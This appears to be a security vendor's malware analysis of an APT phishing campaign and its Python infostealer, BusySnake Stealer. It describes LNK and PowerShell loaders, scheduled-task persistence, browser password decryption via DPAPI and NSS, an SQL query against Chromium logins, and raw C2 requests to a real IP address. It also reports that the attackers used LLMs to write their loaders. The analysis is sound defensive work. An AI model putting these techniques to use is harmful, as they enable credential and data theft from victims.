Login
Login
Armored Likho digging a snake pit: inside the covert BusySnake Stealer campaign

Introduction
During our routine threat monitoring, we uncovered a new phishing campaign tied to a previously unknown APT group that we dubbed Armored Likho (also known as Eagle Werewolf based on circumstantial evidence). This targeted campaign focuses heavily on government agencies and the electric power sector. The geographical footprint of these attacks spans Russia, Brazil, and Kazakhstan, establishing the group as a global threat actor.
Armored Likho blends financially motivated campaigns targeting private individuals with targeted cyber-espionage aimed at organizations. Their toolkit features obfuscated, modular RATs and infostealers specifically engineered to bypass dynamic analysis. Alongside these, they leverage simpler tools like Go2Tunnel for remote access and network tunneling. This diverse malware stack enables the threat actor to maintain stealthy control of compromised hosts, exfiltrate credentials and other sensitive information, and dynamically deploy downloadable modules tailored to the victim’s profile and the tasks at hand.
Key campaign highlights:
- The group is leveraging a previously undocumented tool dubbed BusySnake Stealer. This Python-based infostealer is designed to target Windows systems. We discovered multiple versions of the malware, along with an additional module dedicated to stealing cookies.
- The first-stage malicious payload, consisting of loaders and stagers, was generated using AI, which blurs the attackers’ TTPs and complicates attribution efforts.
This campaign highlights several concurrent trends: the growing technical maturity of Armored Likho, tool polymorphism, and a shift toward more complex schemes aimed at bypassing security solutions — ranging from Python source code obfuscation to embedding network mechanisms directly into the malware code. In this post, we’ll dissect the campaign that remains active at the time of publication, as well as the toolkit utilized by the attackers.
Initial infection vector
Phishing remains one of the primary initial access vectors that this threat actor heavily relies on in its latest campaigns. Armored Likho uses spear-phishing emails, with themes ranging from official government notices to social programs. In their most recent campaign, the attackers distributed malicious attachments inside archive files with names such as 1bfb2e79-8084-429e-a35c-8b595ab9f839_psihologicheskiy_test.zip (psychological test) or zayavka_gumanitarnayapomosch.rar (humanitarian aid application). These archives contained executables or LNK files named to mimic the email themes, tricking users into executing them on their devices. Below, we break down several variants of how they achieve initial access.
EXE attachment
In one attack variant, the archive contains a dropper named psihologicheskiy_test.exe, which is a self-extracting archive built using the Nullsoft Scriptable Install System (NSIS). When the victim opens the file, a decoy application launches to disarm suspicion by presenting a fake psychological survey. While we have observed similar droppers in the group’s previous campaigns, those earlier versions were written in Rust.
Once executed, the dropper writes a legitimate executable, $temp\nsn5531.tmp\pnx.exe, to disk and launches it. Code is then injected into the pnx.exe process memory to execute a malicious loader. This loader, in turn, fetches several archives hosted in GitHub repositories. Our analysis of these repositories uncovered early development builds and test samples of the malware. Data release in the repository is automated, allowing for rapid rotation of both payloads and the repositories themselves.

Payload repository example
The downloaded archives are extracted into the $appdata\WindowsHelper directory. This serves as the malware’s working directory, where all subsequent components of the attack are staged and executed.
The fetched package contains the following components:
- The primary payload: a stealer named
module.pyw - The runtime directory with the components of the PyArmor execution environment
- A Python 3.12 interpreter
- The
get-pip.py script: used to install the pip package manager and fetch required dependencies
Once executed, the script installs pip and pulls down the core dependencies required for the payload to run.
With all dependencies in place, the malware creates two VBScript files in the same $appdata\WindowsHelper directory. The first, wh_selfdelete.vbs, is used to wipe the initial pnx.exe loader from the system:

Loader removal script
The second script, run.vbs, is designed to execute module.pyw and is used to ensure persistence on the system by creating a scheduled task:

Persistence script
This task ensures that the payload, BusySnake Stealer, is executed every five minutes.
LNK attachment
In alternate campaigns, the archive contains a file named Zayavka_[redacted].lnk. The group leveraged the ZDI-CAN-25373 shortcut vulnerability to conceal the contents of their command line. This flaw allows the attackers to use spaces or line breaks to hide execution parameters.
Consequently, when the user runs the malicious LNK file, it triggers the following obfuscated command:

Obfuscated PowerShell command
This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:

Downloading and executing the loader
Upon execution, the loader downloads and opens a decoy DOCX document. We have observed various decoy themes, ranging from humanitarian aid requests to debt clearance certificates.
Decoy documents
Once the decoy is displayed, the loader initializes the environment variables required to stage the next phase, including URL paths, installation directories, and required library manifests. While we observed variations across different first-stage payload samples, their core functionality remains identical.

Variable initialization example in loader code
Next, the loader fetches a Python 3.12 interpreter (python.zip), the get-pip.py script, and a data.zip archive containing the module.pyw payload. From this point, mirroring the first infection vector, the malware installs its dependencies and establishes persistence through a combination of a VBScript file and a scheduled task.

Example of downloading and installing Python and the pip package manager
As shown in the screenshots, the loader’s source code contains verbose comments and bullet-point emojis. This coding style is highly uncharacteristic of human-developed malware. It strongly indicates that the group is leveraging LLMs to generate their malicious payloads.
Ultimately, both infection vectors lead to the execution of the primary payload, which we break down in detail below.
BusySnake Stealer
The primary payload in this campaign is a previously undocumented, Python-based infostealer that we have dubbed BusySnake Stealer.
The stealer’s source code implements multiple evasion techniques designed to thwart detection and complicate static analysis. Specifically, the BusySnake Stealer code is obfuscated and encrypted using PyArmor Pro version 9.2.0. The malware dynamically decrypts its bytecode only at the exact moment a function is called, re-encrypting the data immediately afterward. Additionally, the malware runs in the background without spawning a console window, as indicated by its PYW file extension.
During our analysis, we successfully stripped the protector and disassembled the executable functions. Below, we break down the stealer’s configuration and core functionality.
Before executing its main routines, the malware initializes its configuration file. It contains the C2 server address, directory paths, regular expressions, screenshot intervals, a User-Agent string for network communications, and many more. An example configuration from one of the captured samples is shown below.

Stealer configuration example
The stealer’s architecture relies on handlers, each responsible for specific functions. The table below details the role of each handler.
| Handler Name | Description |
| single_instance_lock | Prevents multiple instances of the stealer from running concurrently on the compromised host. |
| start_key_clipboard_logger | Steals data from the system clipboard. |
| start_inventory_background | Enumerates files across the system and logs their metadata into a local database. |
| extract_hex64_from_file | Attempts to extract 64-character hexadecimal keys from the files. |
| start_send_documents_priority_background | Forwards user documents to the C2 server. |
| take_screenshot | Captures screenshots and saves them to the SCREEN_DIR directory. |
| archive_pngs | Archives captured screenshots and purges previously created archives from the disk. |
| poll_task | Waits for incoming C2 commands to execute. |
| ensure_schtask | Checks for the presence of a scheduled task to maintain persistence. If none is found, it drops a VBScript launcher and registers a new scheduled task. |
Below, we break down the execution logic of the malware’s core functions.
Upon execution, the malware calls the single_instance_lock function to ensure that only one instance of the stealer is active on the system. To achieve this, the sample utilizes a non-standard lock-file algorithm, rather than traditional methods like creating a mutex or setting a registry value. The function first checks if the file Roaming\WindowsHelper\screenshots\.lock is locked by another process; if it is, the new instance fails to launch. If the file is not locked, the malware reads the Process ID (PID) stored within it. If that process doesn’t exist and the system uptime exceeds the file’s last modification timestamp, the stealer overwrites the lock file and proceeds with execution.
Immediately after initialization, the start_key_clipboard_logger function begins harvesting data from the system clipboard. The malware polls the clipboard contents in an infinite loop, appending any new or updated data to the KEYLOG_FILE using the following format:
[Clipboard] {timestamp} {escaped_clipboard_content}Additionally, the stealer maps out the local file system using the start_inventory_background function.
This background process first initializes a database at Roaming\WindowsHelper\inventory_state.db. Within this database, the stealer generates a tracking table to log file metadata:
sqlite3.connect(STATE_DB_PATH)
execute CREATE TABLE IF NOT EXISTS scanned_files (path TEXT PRIMARY KEY,mtime REAL,size INTEGER)'
The malware then enumerates files and directories to build an object tree. During this scanning phase, the stealer explicitly skips core system directories, ignores files larger than 16 MB, and filters out files matching a hardcoded exclusion list of extensions.
Discovered files are passed to the extract_hex64_from_file function to scrape for 64-character hexadecimal keys. The malware opens each file in read mode and scans for strings matching the [0-9a-fA-F]{64} regular expression. Any identified keys are logged into the previously created database. The keys themselves are written to a separate file and forwarded to the C2 server. Once the full scan wraps up, a completion message is committed to the log file using the following format:
log(
	f'Інвентаризація завершена за {elapsed:.1f}s. '
	f'Нових: {counters["new"]}, '
	f'Старих: {counters["skipped"]}, '
	f'Знайдено: {counters["found"]}'
)
Next, the start_send_documents_priority_background function kicks off to map out logical drives. The malware identifies the system drive and recursively sweeps the user directories under /Desktop, /Documents, and /Downloads. During this enumeration phase, it filters the paths — checking only directories whose names start with $ and do not contain the string System Volume Information. Directory contents are also filtered based on an ignore list of extensions. The remaining files are then checked: if a file has not been previously sent and its size does not exceed 5 MB, it is transmitted to the C2 server.
The stealer maintains an active connection with the C2 server to await incoming instructions during execution. The poll_task function polls the C2 server in a continuous loop for new commands. Below is an excerpt of a typical request packet:
GET /get_task?client_id=DESKTOP-[redacted] HTTP/1.1\r\n
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
The C2 sign-in form interface is shown below:

C2 administration panel sign-in form
Commands are transmitted from the C2 server as function names, which are detailed in the table below:
| Function Name | Description |
| handle_send_screenshots_command | Captures screenshots at a designated interval, bundles them into an archive, and exfiltrates them to the C2 server. |
| send_and_clear_keystroke_log | Exfiltrates logged keystroke data to the C2 server and clears the log file afterward. |
| handle_extract_chromium_passwords | Decrypts stored passwords from Chromium-based browser databases using the DPAPI. |
| handle_extract_firefox_passwords | Decrypts passwords from Firefox databases by invoking the PK11SDR_Decrypt function. |
| handle_collect_and_send_cookies | Extracts cookies from browser databases and uploads them to the C2 server. |
| handle_extract_cookies_v7_command | Extracts cookies by installing an extension into the browser. |
| handle_search_2fa_secrets_command | Scrapes for OTP keys by continuously monitoring the clipboard and parsing local files; if an otpauth:// string is matched, the key is logged to 2fa_secrets.txt. |
| handle_search_wallet_jsons_command | Sweeps user directories to locate cryptocurrency wallet files with a JSON extension. |
| handle_split_and_send_tdata_command | Harvests Telegram session and credential data from the APPDATA/Telegram Desktop/tdata directory; it force-terminates the telegram.exe process, stages the files in a temporary directory, compresses them, and exfiltrates the archive to the C2 server. |
| handle_start_proxy_command / handle_stop_proxy_command | Establishes a reverse SSH tunnel using an SSH command and private key previously received from the C2 server. The second function terminates the connection and purges the key from the host. |
| handle_remote_control_command | Checks for an active installation of RustDesk on the endpoint. If missing, it downloads the application from GitHub. If already present, it restarts the RustDesk process to prompt the user to re-enter their ID and password, grabs a screenshot of the credentials, and exfiltrates the captured data to the C2 server. |
After executing each command, the stealer sends a report back to the C2 server containing the task completion status.
POST /report_status HTTP/1.1
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 90
Content-Type: application/json
{"client_id": "DESKTOP-[redacted]", "command": "send_found_keys", "status": "ok", "note": ""}
Password exfiltration from Firefox and Chromium-based browsers
When BusySnake Stealer receives a C2 command to harvest passwords from Chromium-based browsers, it passes the task to the handle_extract_chromium_passwords function. The malware locates the specific browser data directory, verifies that it is not empty, and targets the Login State file, which contains the master key used to encrypt the local password database.

Locating the file containing the master key
The master key is protected via the Windows Data Protection API (DPAPI). By operating within the security context of the user who originally encrypted the key, the stealer is able to decrypt it using the win32crypt.CryptUnprotectData() function.

Master key decryption
Then, user accounts are extracted from the browser database via an SQL query, while passwords remain encrypted.
SELECT origin_url, username_value, password_value FROM logins
Next, the passwords are decrypted using a master key and saved in plaintext to the Roaming\WindowsHelper\chromium_passwords.json file.
For Firefox, the exfiltration workflow follows a similar logic. The stealer receives a command to extract browser credentials, which is then processed by the handle_extract_firefox_passwords function. The implant then scans the Mozilla\Firefox\Profiles directory and checks each user profile for the presence of both logins.json and key4.db. If either file is missing, the profile is skipped. The malware then parses the contents of logins.json, extracting the hostname, encryptedUsername, and encryptedPassword fields from each entry.

Credential extraction
The extracted data is placed into a SECItem structure. Upon calling the NSS_Init() function, the NSS library — which Firefox relies on — automatically initializes its built-in cryptographic module and accesses the key4.db database. If the database is not protected by a master password, the module loads the signing key stored within it. In this scenario, the PK11SDR_Decrypt() function can successfully decrypt the credentials without requiring any user prompts or additional steps. Thus, BusySnake Stealer exploits insecure Firefox browser practices: storing the database master key in plaintext and the lack of re-authentication when decrypting data with it.
